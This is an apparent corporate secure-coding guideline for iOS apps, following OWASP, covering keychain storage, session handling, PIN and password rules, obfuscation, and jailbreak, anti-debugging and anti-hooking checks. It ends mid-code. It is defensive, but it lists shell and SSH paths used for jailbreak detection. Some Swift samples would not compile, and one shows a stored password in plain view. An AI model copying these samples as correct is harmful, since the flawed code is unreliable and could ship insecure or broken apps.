[MANDATORY SECURITY] GUIDELINES

GL–017 v.01

SECURE GUIDELINE IOS

COVER

Title	Secure Guideline IOS
Classification	Mandatory Security Guidelines
Document code	GL-017 v.01
Approved by	Nexi Group CISO
Approval date	12-06-2023
Date of entry into force	12-06-2023

UPDATES

Version	Date	Code	Updates
1	12-06-2023	GL-017 v.01	First issue

SUMMARY

1 INTRODUCTION

The purpose of this document is to describe the security requirements that should be implemented in order to develop secure mobile applications for iOS.

These requirements originate from the use of standard and internationally recognized methodologies such as OWASP (The Open Web Application Security Project).

The following references were used during the writing of this document:

- “OWASP Development Guide” – OWASP Foundation
- “OWASP Testing Guide” – OWASP Foundation
- “OWASP Mobile Testing Guide” – OWASP Foundation
- “OWASP Cheat Sheets Series” – OWASP Foundation
- “OWASP Secure Coding Practices” – OWASP Foundation

In particular, the security requirements to be implemented are based on the security tests described in the OWASP Mobile Testing Guide. Those will also be the reference for the subsequent security assessment phase of the software produced.

2 REQUIREMENTS DESCRIPTION

Below is a brief description of the requirements categories.

2.1 AUTHENTICATION

In the field of security, authentication is the process designed to verify the digital identity of whoever is interacting with the application. The purpose of authentication controls on application users is to uniquely associate the users with their identity on the system, in order that they can access their data. This also means preventing access to resources by users who do not have access credentials.

2.2 PROTECTION AGAINST REVERSE ENGINEERING

Protection mechanisms against Reverse Engineering are of primary importance since an attacker in possession of the application, or a device with the installed application, could carry out operations such as decompilation in order to reconstruct logic and information useful for further sophisticated attacks.

2.3 RUNTIME SECURITY CHECKS

Runtime security checks are usually performed to identify whether the application to be protected is running on an insecure environment.

An insecure environment could be used against the application in order to:

- Perform reverse engineering.
- Abusing internal APIs.
- Retrieve sensitive data at runtime.

There are several techniques that can be abused to achieve the aforementioned purposes such as:

- Create a root user who is able to access low-level OS functions (jailbroken devices).
- Debug the application using the device API (application debugging).
- Overwrite applications or system libraries through hooking (hooking of functions and methods).

To identify the presence of each of those techniques, one or more checks must be performed at runtime.

Also, to identify whether the application is in a malicious context, the controls should be applied as much as possible in conjunction with other controls presented in this document.

All runtime security checks must be considered as complementary to each other and it is recommended to apply all of them to achieve a good level of security.

2.4 SENSITIVE DATA MANAGEMENT

Indicates the management of sensitive data used by the application in order to defend the application against Information Disclosure vulnerabilities.

2.5 USER INPUT MANAGEMENT

Each parameter sent or received by the application could lead to serious vulnerabilities with attacks aimed at end users or data managed by the application. It is therefore essential to design an application that implements a correct technique for validating the incoming data, encoding the outgoing data and verifying the correctness of the variables before interacting with the other layers such as DB, File System, and Operating System.

2.6 SECURE COMMUNICATION WITH THE SERVER

Encryption is the data protection process. The purpose of this process is to make any sensitive data unintelligible by a malicious user who has managed to intercept them. It is important to make sure that any sensitive data in transit between client and server is protected by encryption. Furthermore, encryption must be performed with known standard algorithms.

2.7 IPC MECHANISMS

If a mobile application exposes public interfaces via IPC (Inter Process Communication), it is important to apply countermeasures to prevent malicious applications installed on the same device from exploiting these interfaces to make the victim application perform unexpected actions.

2.8 WEBVIEW MANAGEMENT

The WebView components within the applications must be secured in order to limit exposure and entry points for attackers.

2.9 COUNTERMEASURES TO INFORMATION DISCLOSURE

The management and prevention of Information Disclosure issues for sensitive information in a mobile context is central to the security of mobile applications. In fact, mobile devices by their nature supports sensitive operations useful in daily use, such as the possibility to take screenshots of the application or copy-paste Clipboards. These functionalities could be exploited by an attacker for Information Disclosure actions.

3 REQUIREMENT SPECIFICATION


3.1 REQUIREMENT SPECIFICATION

For each requirement stated during the analysis activity, the following aspects were evaluated:

- **Difficulty of exploitation** by an attacker.
- **Technological impact (non-business)** in the event that the vulnerability is exploited by an attacker.
- **Difficulty of resolution** by applying the requirement requested by the customer.
- **Priority of intervention** in the introduction of the required safety requirement.

Based on the previous aspects, the risk in the event of a hypothetical vulnerability present in the system was taken into account for each requirement. This risk is given by the product of the **probability** of the occurrence of an attack due to the vulnerability and the **technological impact** from the exploitation of this activity.

The image below shows the **risk** calculation matrix:



Therefore, the proposed **priority of intervention** takes into account the **risk** value in case of vulnerabilities present in the system, due to the failure to adopt the required security requirements and the **difficulty** in satisfying these requirements, which is measured as the effort by the customer in applying all the countermeasures described within the proposed security requirements.

The table below shows the rules for using the terms used associated with the applicable priority values, in order to formalize the terminology within the security requirements:

Term	Category	Action
Is necessary Is mandatory	High/Medium	Mandatory
Is strongly suggested Is important to consider	Medium	Not mandatory but it is necessary to assess the risks in case of non-implementation
Is suggested It should be considered	Low	Implementation is not necessary except in situations of particularly stringent safety requirements

The terms: "It is strongly recommended / It is important to consider", indicate that the implementation choice is inherent to business aspects and internal risk analysis that a generic document such as this one cannot consider; therefore, the final implementation choice is left to the customer.

Finally, since the guidelines are a document that identifies and categorizes risk aspects without contextualizing specific applications, the end user can justify the failure to implement a specific control by taking the risk of this choice.

3.2 LIST OF SECURITY REQUIREMENTS

Code		Category	Name	Priority
RU1	3.3.1	Authentication	Manage client-side authentication data	High
RU2	3.3.2	Authentication	Correct logout management	Medium
RU3	3.3.3	Authentication	Use of temporary access tokens	High
RU4	3.3.4	Authentication	Password security requirements	High
RU5	3.3.5	Authentication	PIN security requirements	High
RU6	3.3.6	Authentication	Verify presence of local authentication	Medium
RU7	3.3.7	Authentication	Authenticate using Active Directory	Low
RU8	3.3.8	Authentication	Protect from User Enumeration	Medium
RU9	3.3.9	Authentication	Protect from bruteforcing	Medium
RU10	3.3.10	Authentication	Authentication with biometric factors	High
RU11	3.3.11	Protection against Reverse Engineering	Code obfuscation	High

RU12	3.3.12	Protection against Reverse Engineering	Prevent tampering	Medium
RU13	3.3.13	Protection against Reverse Engineering	Anti-Jailbreak controls	Medium
RU14	3.3.14	Runtime security checks	Anti-Debugging controls	Medium
RU15	3.3.15	Runtime security checks	Anti-Hooking controls	Medium
RU16	3.3.16	Sensitive data management	Encryption of personal data	High
RU17	3.3.17	Sensitive data management	Avoid use of private embedded data	Medium
RU18	3.3.18	Sensitive data management	Secure sandbox management	Medium
RU19	3.3.19	User input management	Secure implementation of an application PIN Pad	Medium
RU20	3.3.20	User input management	Input validation	High
RU21	3.3.21	User input management	Use of Prepared Statements	High
RU22	3.3.22	Secure communication with the Server	Communication over an encrypted channel	High
RU23	3.3.23	Secure communication with the Server	Use of SSL Certificate Pinning	High
RU24	3.3.24	IPC mechanisms	Secure management of IPC interfaces	Low
RU25	3.3.25	WebView Management	Webview secure settings	High
RU26	3.3.26	Countermeasures to information disclosure	Protect against log disclosure	High

RU27 3.3.27	Countermeasures to information disclosure	Protect against screenshot leakage	Low
RU28 3.3.28	Countermeasures to information disclosure	Protect against credential theft	Low
RU29 3.3.29	Countermeasures to information disclosure	Protect against pasteboard data leakage	Low

3.3 REQUIREMENTS DESCRIPTION

Below is a detailed description of the required security requirements listed by application categories.

3.3.1 MANAGE CLIENT-SIDE AUTHENTICATION DATA

Requirement ID	AUT-001
Priority	**High**
Description	Mobile applications store authentication data on the device to authenticate users. In order to avoid storing credentials (e.g. username and password) on the device it is advisable to use a random authentication token received during the login phase, with a limited lifespan. This can be used as an authentication parameter when communicating with remote APIs. The token must be stored on the device in the secure area using the keychain feature of iOS.
iOS	iOS offers the Keychain, which is an encrypted container used for storing sensitive data such as credentials, encryption keys, or certificates. It is highly recommended to use this feature with a strict access control policy. Therefore, it is advisable to use the following flags in order to avoid transferring sensitive data in backup files and to access user's data only when the device is unlocked by the user himself. kSecAttrAccessibleWhenUnlockedThisDeviceOnly kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly Note that these flags have limitations related to the protection status of the device. Specifically, when a passcode is not configured on the device, the kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly flag will not save the data within the Keychain, while the kSecAttrAccessibleWhenUnlockedThisDeviceOnly flag will save the data but it will always be possible to retrieve the sensitive data saved since iOS, without a passcode, consider the device always unlocked. In addition, the usage of configuration files and user preferences in order to store sensitive data must be avoided. More information on how to securely configure the keychain can be found at the following URL:

	https://developer.apple.com/documentation/security/keychain_services/keychain_items/restricting_keychain_item_accessibility
	
	Below is an example of a Swift code that uses the Keychain to save a user's credentials.
	
	`guard let userName = self.userNameTextField.text,`
	`  let password = self.passwordTextField.text else { return }`
	
	`let keychain = KeychainSwift()`
	`keychain.accessGroup = "test.iOSApp"`
	`keychain.set(userName, forKey: "userName", withAccess:`
	`.accessibleWhenPasscodeSetThisDeviceOnly)`
	`keychain.set(password, forKey: "password", withAccess:`
	`.accessibleWhenPasscodeSetThisDeviceOnly)`
	
	Pay attention to the “keychain.accessGroup” parameter which regulates which applications can access the data saved within the Keychain.
	
	The following example shows how to read data from the Keychain.
	
	`let keychain = KeychainSwift()`
	`  keychain.accessGroup = " test.iOSApp "`
	`  if let userName = keychain.get("userName"),`
	`  let password = keychain.get("password") {`
	`  keychainLabel.text = "userName = \(userName) password =`
	`\(password)"`
	`  }`

References	• https://www.apple.com/ca/business-docs/iOS_Security_Guide.pdf

3.3.2 CORRECT LOGOUT MANAGEMENT

Requirement ID	AUT-002
Priority	**Medium**
Description	Whenever a login functionality is present in the application, the logout feature must be present as well. In case the application uses a cookie-based session mechanism, it is necessary to make sure that, during the logout, the application invalidates

	the server-side session and deletes any cookie and/or client-side session data. If a persistent client-side authentication token is used, it is recommended to remove it in case of logout and to notify the backend that the token has to be invalidated.

iOS	It is always mandatory to invoke the remote logout API in case of explicit logout and to set a session timeout if authentication cookies are used.
	In case of UIwebView, it is advisable to use the deleteCookie method provided by the NSHTTPCookieStorage class, to delete client-side cookies.
	Swift:
	`URLCache.shared.removeAllCachedResponses()`
	`URLCache.shared.diskCapacity = 0`
	`URLCache.shared.memoryCapacity = 0`
	`if let cookies = HTTPCookieStorage.shared.cookies {`
	`  for cookie in cookies {`
	`  HTTPCookieStorage.shared.deleteCookie(cookie)`
	`  }`
	`}`

References	• https://developer.apple.com/documentation/foundation/nshttpcookiestorage

3.3.3 USE OF TEMPORARY ACCESS TOKENS

Requirement ID	AUT-003
Priority	**High**
Description	An Access Token is an authentication parameter – usually transmitted through an HTTP header - useful to access to an API service requiring previous authentication. The purpose of a temporary token is to provide authentication without sending credentials each time the application needs to communicate with the remote API services. Temporary tokens can be used in very different contexts, the following list of best practices refers to the implementation of a client-server API communication: • Set a token expiration. It's suggested a 10 minutes expiration time; when the expiration is triggered, every API call should be refreshed and the old token invalidated. • Use a minimum token length of 2048 bytes.

	• The token value should be generated using cryptographically secure random algorithms, in order to be unguessable and unpredictable. • It must be uniquely associated with the device and revocable by the user through the web application. If the session token is issued as a cookie value, it must be protected by applying the HttpOnly and Secure attributes. The Secure attribute instructs the User Agent not to send the cookie through the insecure HTTP protocol to prevent the risk of session theft via network sniffing, while the HttpOnly attribute prevents access to the JavaScript code executed by the user agent. The extension of cookie protection also in the mobile context is justified by two considerations: • Applications can implement hybrid solutions that use browser instances, as such they are exposed to typical attacks from the web world (e.g., XSS); The mobile application could use the same authentication endpoint used by the web application;
References	• https://datatracker.ietf.org/doc/html/draft-ietf-oauth-v2-31#section-10.3 • https://datatracker.ietf.org/doc/html/rfc7519 • https://www.oauth.com/oauth2-servers/access-tokens/access-token-lifetime/ • https://docs.aws.amazon.com/STS/latest/APIReference/API_GetSessionToken.html

3.3.4 PASSWORD SECURITY REQUIREMENTS

Requirement ID	AUT-004
Priority	**High**
Description	The password strength depends on the complexity of the password itself given by the following properties: • Predictability • Length • Entropy

	A good password policy that requires good constraints on these properties will strongly limit brute force attacks. A brute force attack is a technique that can be used with the aim to guess the correct value of a password by enumerating all possible values or using a dictionary of possible candidates for the searched solutions (e.g. a password value), usually these kind of attacks are automated using software tools. In order to avoid bruteforcing, it is necessary to implement a password policy mechanism to guarantee the complexity of the password chosen by the users. In particular, the password policy mechanism should evaluate the following factors: • The password length, chars complexity (upper and lowercase). • The entropy of the password characters. • The password expiration date. Regarding the best practices for a correct password validation refer to STD-006 Group Identity and Access Management Standard.
References	• https://madiba.encs.concordia.ca/~x_decarn/papers/password-meters-ndss2014.pdf • https://wiki.owasp.org/index.php/Testing_for_Default_or_Guessable_User_Account_(OWASP-AT-003) • https://wiki.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)

3.3.5 PIN SECURITY REQUIREMENTS

Requirement ID	AUT-005
Priority	**High**
Description	When there are weak requirements for PINs that are used inside the application, an attacker could be able to guess their value in order to access sensitive areas. When a mobile application requires a PIN, it is important to follow a number of precautions to keep data secrecy and to mitigate sequence number prediction: • Adopt a 6-digit minimum customer PIN. • Avoid consecutive digits (e.g. 123456). • Avoid more than three equal digits (e.g. 000xxx).

	• Unless there is a particular requirement, PIN should never be stored on the device and the encryption key has to be stored on a different device. • Do not allow PINs to be in the clear text anywhere in the network or system. • Protect customer PINs using end-to-end application layer encryption. • Differentiate PINs for different channels of different risk levels; advise customers to use different PINs for different channels. Furthermore, to avoid brute force attacks it's recommended to set a limit to the number of attempts of PIN entering. Finally, the PIN must always be entered via an application PIN PAD as discussed in paragraph 3.3.19.
References	• https://github.com/OWASP/owasp-mstg/blob/master/Document/0x04e-Testing-Authentication-and-Session-Management.md

3.3.6 VERIFY PRESENCE OF LOCAL AUTHENTICATION

Requirement ID	AUT-006
Priority	**Medium**
Description	If there are no local authentication mechanisms set on the device (such as Face ID, Touch ID or PIN) an attacker could access the device in order to use the installed applications or access saved data. It is suggested to make the application check that the user has already set a local authentication mechanism to unlock and use the device in order to allow only the device owner to access and use the installed applications. In this way, even if a mobile app retains the authentication of the user after closing the app, malicious users that have physical access to the device won't be able to unlock it. It is suggested to check the presence of these local authentication mechanisms via the APIs offered by the platform.

iOS	Starting from iOS 9, it is possible to use the following method in order to check if the device is protected by a passcode, FaceID or Touch ID.
	
	`import LocalAuthentication`
	
	`private func devicePasscodeSet() -> Bool {`

	//checks to see if devices (not apps) passcode has been set
	return LAContext().canEvaluatePolicy(.DeviceOwnerAuthentication, error: nil)
	}

References	• https://www.mas.gov.sg/-/media/MAS/resource/publications/consult_papers/2002/SGMBP15Feb02.pdf • https://www.apple.com/ca/business-docs/iOS_Security_Guide.pdf • https://developer.apple.com/documentation/localauthentication

3.3.7 AUTHENTICATE USING ACTIVE DIRECTORY

Requirement ID	AUT-007
Priority	**Low**
Description	For mobile enterprise applications that should be used by the company's employees it is suggested to use a centralized authentication via Active Directory in order to avoid ad hoc credentials that could be difficult to revoke. If the mobile application uses custom authentication mechanisms based on ad hoc credentials, in case of necessity it could be difficult to reset an account and, in addition, there would be an additional cost in securely managing another database with all the credentials. If the application uses Active Directory authentication instead, it is easier to manage company accounts in order to revoke or upgrade access for the users of the application.
iOS	For enterprise applications, if possible, it is suggested to use Active Directory authentication and make sure that LDAP data are synchronized in order to be sure that only valid company accounts can access the applications.
References	• https://docs.microsoft.com/it-it/azure/active-directory/develop/quickstart-v2-iOS • https://github.com/azureadquickstarts/nativeclient-iOS • https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adod/5ff67bf4-c145-48cb-89cd-4f5482d94664?redirectedfrom=MSDN

3.3.8 PROTECT FROM USER ENUMERATION

Requirement ID	AUT-008
Priority	**Medium**

Description	An attacker could be able to identify if a username is valid or not for the application by trying to interact with the authentication system.
	This happens if the application replies in two different ways if a username exists or not, regardless of the password.
	Therefore, an application is affected by this vulnerability if, given a valid username and a wrong password, the system replies with a message like the following:
	`Login failed for User foo: invalid password`
	Otherwise, it replies with the following message when the user does not exist on the system:
	`Login failed for User foo: invalid Account`

iOS	Be sure that the application does not provide too many details during the authentication phase and always provide the same generic error message. Also, in case of a non-existing user on platform, always display a generic error message like the following: `Wrong Credentials` Make sure that the server does not use different response times depending on whether the user exists or not in authentication process, to prevent an attacker from inferring through this mechanism, even if unchanged error message is provided, and to make user enumeration. Finally, it is worth noting that the login functionality is not the only one that can be abused to enumerate users of the platform. Another functionality is, for example, password recovery.
References	• https://wiki.owasp.org/index.php/Testing_for_Account_Enumeration_and_Guessable_User_Account_(OTG-IDENT-004) • https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html#Authentication_and_Error_Messages

3.3.9 PROTECT FROM BRUTEFORCING

Requirement ID	AUT-009
Priority	**Medium**
Description	Brute forcing of access credentials consists in trying to guess the password of a user for which the username is known. This kind of attack is performed by using automatic tools that, given a username, try to guess the password making several tries. A particular case of bruteforcing is the dictionary attack in which the passwords are retrieved starting from a list of words instead of all possible sequences of characters. The second method obviously would allow an attacker to reach the result in much less time. The most common protection against these attacks is to implement account lockout, which prevents any more login attempts for a period after a certain number of failed logins (for more information refer to STD-006 Group Identity and Access Management Standard.) The counter of failed logins should be associated with the account itself, rather than the source IP address, in order to prevent an attacker making login attempts from a large number of different IP addresses. When designing an account lockout system, care must be taken to prevent it being used to cause a denial of service (DoS) by locking out other users' accounts. For this reason, rather than implementing a fixed lockout duration it is suggested to use an exponential lockout, where the lockout duration starts as a very short period (e.g., one second), but doubles after each failed login attempt. Adding the use of an effective CAPTCHA can help to prevent automated login attempts against accounts.
References	• https://wiki.owasp.org/index.php/Testing_for_Weak_lock_out_mechanism_(OTG-AUTHN-003) • https://kennel209.gitbooks.io/owasp-testing-guide-v4/content/en/web_application_security_testing/test_user_registration_process_otg-ident-002.html • https://wiki.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012)

3.3.10 AUTHENTICATION WITH BIOMETRIC FACTORS

Requirement ID	AUT-010
Priority	**High**
Description	The usage of biometric authentication in mobile applications it's often implemented to facilitate users during the login phase. After executing the first login using standard credentials (e.g. username and password) it is possible to configure the application to use biometric access as primary factor and pin or password as fallback. In order to allow biometric access, the device must be secured with a pin or password. For more details, refer to the requirement 3.3.6.
iOS	**LAContext** In order to implement biometric access with LAContext it is possible to use the following code:

```
func authenticationWithTouchID() {
        let localAuthenticationContext = LAContext()
        localAuthenticationContext.localizedFallbackTitle = "Please use your
Passcode"

        var authorizationError: NSError?
        let reason = "Authentication required to access the secure data"

        if
localAuthenticationContext.canEvaluatePolicy(.deviceOwnerAuthentication
, error: &authorizationError) {


localAuthenticationContext.evaluatePolicy(.deviceOwnerAuthentication,
localizedReason: reason) { success, evaluateError in

                if success {
                    DispatchQueue.main.async() {
                        let alert = UIAlertController(title: "Success", message:
"Authenticated succesfully!", preferredStyle: UIAlertController.Style.alert)
                        alert.addAction(UIAlertAction(title: "OK", style: .default,
handler: nil))
                        self.present(alert, animated: true, completion: nil)
                    }

                } else {
                    // Failed to authenticate
                    guard let error = evaluateError else {
                        return
                    }
```

```
                print(error)

            }
        }
    } else {

        guard let error = authorizationError else {
            return
        }
        print(error)
    }
}
```

In this case, the application will show the face recognition popup (or the fingerprint popup, if the device does not support Face ID) and subsequently, after the first unsuccessful login, the fallback button in order to use the credentials.

During authentication with Touch ID, the popup will show a message containing the reason of the authentication. This reason must be included in the method call. Furthermore, it must be translated in all languages used by the users.

It is important that the biometric authentication fails in a safe manner. Be careful to avoid successful authentications in case of an error.

The following resource shows all the possible errors that could occur:

- https://developer.apple.com/documentation/localauthentication/laerror/code

For completeness, it must be noted that the configuration previously descripted is not secure in case of runtime tampering attacks or when a malicious application can modify the application behavior at runtime.

Keychain

In order to implement a biometric authentication mechanism resistant to these attacks, it is suggested to implement the Keychain functionalities in order to store a sensitive authentication information, such as the session token. This allows to unlock this information only after biometric authentication. This way, even in case of a runtime tampering attack, the attacker could not bypass the biometric authentication because the Keychain would not unlock the session token.

The following code snippet shows how to store sensitive information inside the Keychain, allowing it to be accessed only after biometric authentication.

Swift:

```
. . .
var error: Unmanaged<CFError>?
guard let accessControl =
SecAccessControlCreateWithFlags(kCFAllocatorDefault,
                kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly,
                SecAccessControlCreateFlags.biometryCurrentSet,
                &error) else {
    // failed to create AccessControl object
    return
}
var query: [String: Any] = [:]
query[kSecClass as String] = kSecClassGenericPassword
query[kSecAttrLabel as String] = "label_for_auth_token" as CFString
query[kSecAttrAccount as String] = "App Account" as CFString
query[kSecValueData as String] = "here_goes_auth_token".data(using:
.utf8)! as CFData
query[kSecAttrAccessControl as String] = accessControl

let status = SecItemAdd(query as CFDictionary, nil)
if status == noErr {
    // successfully saved
} else {
    // error while saving
}
```

When the application requires the sensitive information, the iOS platform will perform a biometric authentication, returning nil in case of an error.

Regarding the mechanisms of access control that specifies how the sensitive information is unlocked, it is suggested to use the following flags:

kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly: requires that on the device is set a passcode. The sensitive information is accessible only when the device is unlocked and will be deleted if the user disables the passcode.

kSecAccessControlBiometryCurrentSet: requires the user to authenticate with a biometric factor before unlocking the information stored inside the Keychain. Furthermore, if the user adds another biometric identity, the iOS platform will invalidate the Keychain information automatically. This guarantees that the Keychain data can be unlocked only by the users that were registered when the data was added.

kSecAccessControlBiometryAny: behaves in the same way as kSecAccessControlBiometryCurrentSet with the only difference that adding biometric identities does not invalidate existing data.

References

- https://developer.apple.com/documentation/localauthentication
- https://developer.apple.com/documentation/localauthentication/logging_a_user_into_your_app_with_face_id_or_touch_id
- https://blog.mindedsecurity.com/2020/07/implementing-secure-biometric.html

3.3.11 CODE OBFUSCATION

Requirement ID	RE-001
Priority	**High**
Description	An attacker that has access to an application package could decompress and decompile it in order to obtain access to its source code, obtaining detailed information about internal mechanisms and application flows that could be used to perform further attacks. It is possible to implement software such as iXGuard or ProGuard in order to obfuscate the source code of the application and therefore protecting it from reverse engineering techniques. Such tools can allow to: • Encrypt the application strings. • Obfuscate method and class names. • Obfuscate the control flow. • Obfuscate the arithmetic operation.
iOS	iXGuard is available at the following URL: • https://www.guardsquare.com/ixguard As an alternative, it is possible to utilize other tools, such as CodeProtection of WhiteCryption, available at the following URL: • https://www.intertrust.com/products/application-protection/code-protection/ Finally, as an open-source alternative, iOS-class-guard can be used to obfuscate the project. The utility works on the compiled version of an application. It reads the Objective-C portion of Mach-O object files. It parses all classes, properties, methods and i-vars defined in that file adding all symbols to the list. Then it reads all dependent frameworks doing the same (parsing Objective-C code structure), but now adding symbols to a forbidden list. Then all symbols from your executable that aren't in the forbidden list are obfuscated. For each symbol a random identifier consisting of letters and digits is generated. Every time you do obfuscation, a unique symbol map is generated. The generated map is then formatted as a header file with C-preprocessor defines. This file is then included in .pch file. Then it finds all XIBs and Storyboards and updates names inside (so effectively Interface

	Builder files are also obfuscated). The utility also finds xcdatamodel files inside your project and adds symbols (class and property names) to the forbidden list. During compilation any symbol defined in the header is compiled with a different identifier, the generated one.
References	• https://mobile-security.gitbook.io/mobile-security-testing-guide/iOS-testing-guide/0x06j-testing-resiliency-against-reverse-engineering

3.3.12 PREVENT TAMPERING

Requirement ID	RE-002
Priority	**Medium**
Description	Mobile apps are collections of several types of files. They will always include the actual executable code but in addition usually also contain UI-related resource files, code signing artifacts, and other general assets used by the code. The integrity checks try to understand if static resourced used by the application have been tampered with by an attacker or malware. Since the implementation is very specific to the application that we need to protect, it is necessary to obfuscate or encrypt the methods that perform these checks, otherwise they could be easily spotted by an attacker and removed. In addition, when a tampering attempt is detected, it is suggested to make the application work with limited capabilities and to not inform the user with any kind of error messages. In this way it is more difficult for an attacker to understand when this check is actually performed.
iOS	Commonly an integrity check is performed computing the hash or CRC32 of the resource and comparing this value with the original one, computed during the creation of the application. This approach requires storing the hash of all the resources that we need to check and to implement a method that periodically verifies these hashes. For this reason, it is necessary to obfuscate or encrypt the original hashes in order to prevent an attacker from substituting the original values with the hashes of the modified resources.
References	• https://mobile-security.gitbook.io/mobile-security-testing-guide/iOS-testing-guide/0x06j-testing-resiliency-against-reverse-engineering

3.3.13 ANTI-JAILBREAK CONTROLS

Requirement ID	RT-001
Priority	**Medium**
Description	In case the application is running on a jailbroken device, every other application could have access to its private data even if stored in the private application storage. Furthermore, a modified system cannot be considered trusted, in fact, any of the applications and binaries could have been changed, affecting the security of any I/O operation, networking communication and interaction on the device. Implementing jailbreak detection has many advantages and adds an additional layer of security to the application avoiding running sensitive operation in an unsafe environment. When the detection found an issue, it is important to implement a behavior that cannot be easily detected by an attacker. For instance, the application could limit the functionalities provided to the user. This helps to mitigate the possibility that an attacker bypasses the detection mechanism.

iOS	Once the device is jailbroken, many software could be installed. One useful technique in order to detect if a device is jailbroken is to check for the presence of the Cydia software on the device itself.
	`func isJailBrokenFilesPresentInTheDirectory() -> Bool {`
	`let fm = FileManager.default`
	`if(fm.fileExists(atPath: "/private/var/lib/apt")) || (fm.fileExists(atPath: "/Applications/Cydia.app"))`
	`{`
	`// This Device is jailbroken`
	`return true`
	`} else {`
	`// Continue the device is not jailbroken`
	`return false`
	`}`
	`}`
	However, not all jailbroken devices have Cydia installed on them. Checking for many other files related to jailbroken devices can make this method much more efficient. For example, it is possible to check if Mobile Substrate (i.e. a component required by many applications to run on a jailbroken device) is present or not. Moreover, it is also possible to check for the location of the SSH Daemon, or the shell interpreter. The presence of the following files should be checked:
	• /private/var/lib/apt

- /Applications/Cydia.app
- /Applications/RockApp.app
- /Applications/Icy.app
- /bin/sh
- /usr/libexec/sftp-server
- /usr/libexec/ssh-keysign/Library/MobileSubstrate/MobileSubstrate.dylib
- /bin/bash
- /usr/sbin/sshd
- /etc/apt/System/Library/LaunchDaemons/com.saurik.Cydia.Startup.plist
- /System/Library/LaunchDaemons/com.ikey.bbot.plist
- /Library/MobileSubstrate/DynamicLibraries/LiveClock.plist
- /Library/MobileSubstrate/DynamicLibraries/Veency.plist

It is also possible to check if TCP port 22 is open and associated to the service OpenSSH in jailbroken devices.

Otherwise, it is possible to check if an application can invoke the fork() function. In a genuine device this call always fails because third parties applications are not allowed to spawn new processes.

```
let pid = fork()
if(!pid)
{
return true
}
else if(pid >= 0)
{
return false
}
```

Another technique that can be used to detect a jailbroken environment is to check whether the application has the permission to write outside its sandbox environment.

```
static func canEditSandboxFilesForJailBreakDetecttion() -> Bool {
let jailBreakTestText = "Test for JailBreak"
do {
try jailBreakTestText.write(toFile:"/private/jailBreakTestText.txt",
atomically:true, encoding:String.Encoding.utf8)
return true
} catch {
return false
}
}
```

	Finally, an additional check that can be implemented is to ensure that the Cydia URL scheme is not registered on the device:
	`func isCydiaAppInstalled() -> Bool {`
	`return UIApplication.shared.canOpenURL(URL(string: "cydia://")!)`
	`}`

References	• https://resources.infosecinstitute.com/topic/iOS-application-security-part-23-jailbreak-detection-evasion/ • https://wiki.owasp.org/index.php/Mobile_Jailbreaking_Cheat_Sheet

3.3.14 ANTI-DEBUGGING CONTROLS

Requirement ID	RT-002
Priority	**Medium**
Description	The anti-debug check can be executed at runtime in order to identify if the application is being analyzed while running. Since custom code is needed to implement these checks, it is necessary to hide obfuscating the code, failing to do so could allow an attacker to find it and remove it modifying the pseudocode. When the detection found an issue, it is important to implement a behavior that cannot be easily detected by an attacker. For instance, the application could limit the functionalities provided to the user. This helps to mitigate the possibility that an attacker bypasses the detection mechanism.

iOS	On iOS, debugging is usually achieved using the ptrace() system call. It is possible to call this function from within the third-party application and provide a specific operation that tells the system to prevent tracing from a debugger. If the process is currently being traced, then it will exit with the ENOTSUP status.
	Following an example code that implements this control.
	`typealias ptrace_ptr_t = ((Int, pid_t, caddr_t, Int) -> Int)?`
	`if !PT_DENY_ATTACH {`
	`let PT_DENY_ATTACH = 31`
	`}`

	func denyPtrace() {
	  let ptrace_ptr = dlsym(RTLD_SELF, "ptrace")
	  ptrace_ptr(PT_DENY_ATTACH, 0, 0, 0)
	}
	
	In addition, to detect whether a debugger is attached to the application, it is possible to use the sysctl() function. It will not prevent a debugger from being attached to the application but returns sufficient information about the application process to determine whether it is being debugged. When invoked with the appropriate arguments, the sysctl() function returns a structure with a kp_proc.p_flag flag that indicates the status of the process and whether or not it is being debugged.
	
	func checkDebugger() -> Int {
	  let name = [Int](repeating: 0, count: 4)
	  var info: kinfo_proc
	  var info_size = MemoryLayout.size(ofValue: info)
	  info.kp_proc.p_flag = 0
	  name[0] = CTL_KERN
	  name[1] = KERN_PROC
	  name[2] = KERN_PROC_PID
	  name[3] = getpid()
	  if sysctl(name, 4, &info, &info_size, nil, 0) == -1 {
	  return 1
	  }
	
	  // Si è sotto debug se P_TRACED flag è settata.
	  return Int(((info.kp_proc.p_flag & P_TRACED) != 0))
	}

References	https://developer.apple.com/library/archive/qa/qa1361/_index.html

3.3.15 ANTI-HOOKING CONTROLS

Requirement ID	RT-003
Priority	**Medium**
Description	The anti-hooking check should be executed at runtime in order to identify if the application is being analyzed while running. Since custom code is needed to implement these checks, it is necessary to hide obfuscating the code, failing to do so could allow an attacker to find it and remove it modifying the pseudocode.

	When the detection found an issue, it is important to implement a behavior that cannot be easily detected by an attacker. For instance, the application could limit the functionalities provided to the user. This helps to mitigate the possibility that an attacker bypasses the detection mechanism.

iOS	A possible approach is checking the source location of a method. The following is a simple implementation that iterates a given class's methods and checks the source location of the image against a set of known possible image locations.
	It is suggested to obfuscate or encrypt the image paths to prevent easy identification from reverse engineering.
	`int checkClassHooked(char * class_name) {`
	`  char imagepath[512];`
	`  int n;`
	`  Dl_info info;`
	`  id c = objc_lookUpClass(class_name);`
	`  Method * m = class_copyMethodList(c, &n);`
